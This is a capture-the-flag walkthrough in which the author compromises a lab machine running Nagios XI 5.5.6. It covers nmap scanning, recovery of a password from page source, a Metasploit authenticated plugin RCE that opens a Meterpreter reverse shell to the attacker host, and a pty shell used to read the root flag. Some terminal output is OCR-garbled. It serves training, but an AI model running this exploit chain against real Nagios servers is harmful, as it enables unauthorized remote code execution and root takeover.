

Nagios - CTF

This is another CTF I solved in my ongoing cyber security journey here is step by step explanation how I solved this CTF

> Step 1:

First, we will scan our whole network and find our targeted machine.





This is our targeted machine.

Let's scan it with Nmap and see what we found in this.

➤ Step 2:

Let's try to scan this with Nmap and we will enum script too

```
(kali⊗ kali)-[~/nacos]
$ nmap --script=http-enum.nse 172.20.10.3 -oN nmap-Nacos-ctf.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 04:16 EDT
Nmap scan report for 172.20.10.3
Host is up (0.0015s latency).
Not shown: 986 filtered tcp ports (no-response), 11 filtered tcp ports (host-prohibited)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
| http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
443/tcp open https
| http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
MAC Address: 00:0C:29:77:21:16 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds


(kali⊗ kali)-[~/nacos]
```

Here we get some info like open ports and some vulnerabilities but not much information lets see what we do next.

> Step 3:


Now let's try directory brute force and see robots.txt or config.txt files.


Let's see what in config.txt file.




We get information about version of plugins lets search for the exploit of this plugin's version.

Now lets see other directories too see what's in /secure.html






Now we will see view page source




We got some encrypted password lets decrepit it and see what we got.

Here after decoding it we Got a Password = e1pr0f3ss0r




> Step 4:

As we got information in previous step, we get plugins version lets search an exploit for this in MSF console.



We have got exploit lets try to use this exploit.



But we need to set the password Rhost and Lhost so lets set them first

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set rhost 172.20.10.3
rhost ⇒ 172.20.10.3
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set lhost 172.20.10.5
lhost ⇒ 172.20.10.5
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set password e1pr0f3ss0r
password ⇒ e1pr0f3ss0r
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > ■
```

Password means that password we got in secure.html directory.

Now simply exploit it.

```
View the full module info with the info, or info -d command.
                                                      nlugin authenticated rce) > set rhost 172.20.10.3
msf6 exploit()
rhost \Rightarrow 172.20.10.3
                                                              authenticated rce) > set lhost 172.20.10.5
msf6 exploit(
lhost ⇒ 172.20.10.5
                                                      plugin authenticated rce) > set password e1pr0f3ss0r
msf6 exploit(
password ⇒ e1pr0f3ss0r
msf6 exploit(
[*] Started reverse TCP handler on 172.20.10.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI ...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.5.6.
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin ...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3045380 bytes) to 172.20.10.3
[*] Meterpreter session 1 opened (172.20.10.5:4444 → 172.20.10.3:43516) at 2025-08-08 06:00:42 -0400 [*] Deleting malicious 'check_ping' plugin ...
[+] Plugin deleted.
meterpreter > sysinfo
Computer : localhost.localdomain
               : CentOS 7.9.2009 (Linux 3.10.0-1160.114.2.el7.x86_64)
05
Architecture: x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
meterpreter >
```

We have got meterpreter access....

➤ Step 5:

Now we have meterpreter access so up next we will get shell first for that we will use python command


```
meterpreter > sysinfo
Computer : localhost.localdomain
OS : CentOS 7.9.2009 (Linux 3.10.0-1160.114.2.el7.x86_64)
Architecture : x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
meterpreter > shell
Process 23234 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
[root@localhost profile]# cd root
```

We get direct root access

Now let search for flag in root directory

```
[root@localhost profile]# cd /root
cd /root
[root@localhost ~]# ls
ls
anaconda-ks.cfg root.txt scripts
[root@localhost ~]# cat root.txt
cat root.txt
4c65ad00dd8dbe9e4106511880ac438e
```

We got our Root flag and this CTF solved



This CTF is also made by Founder of Nixsecura Institute Mrs. Imran Khatib Sir.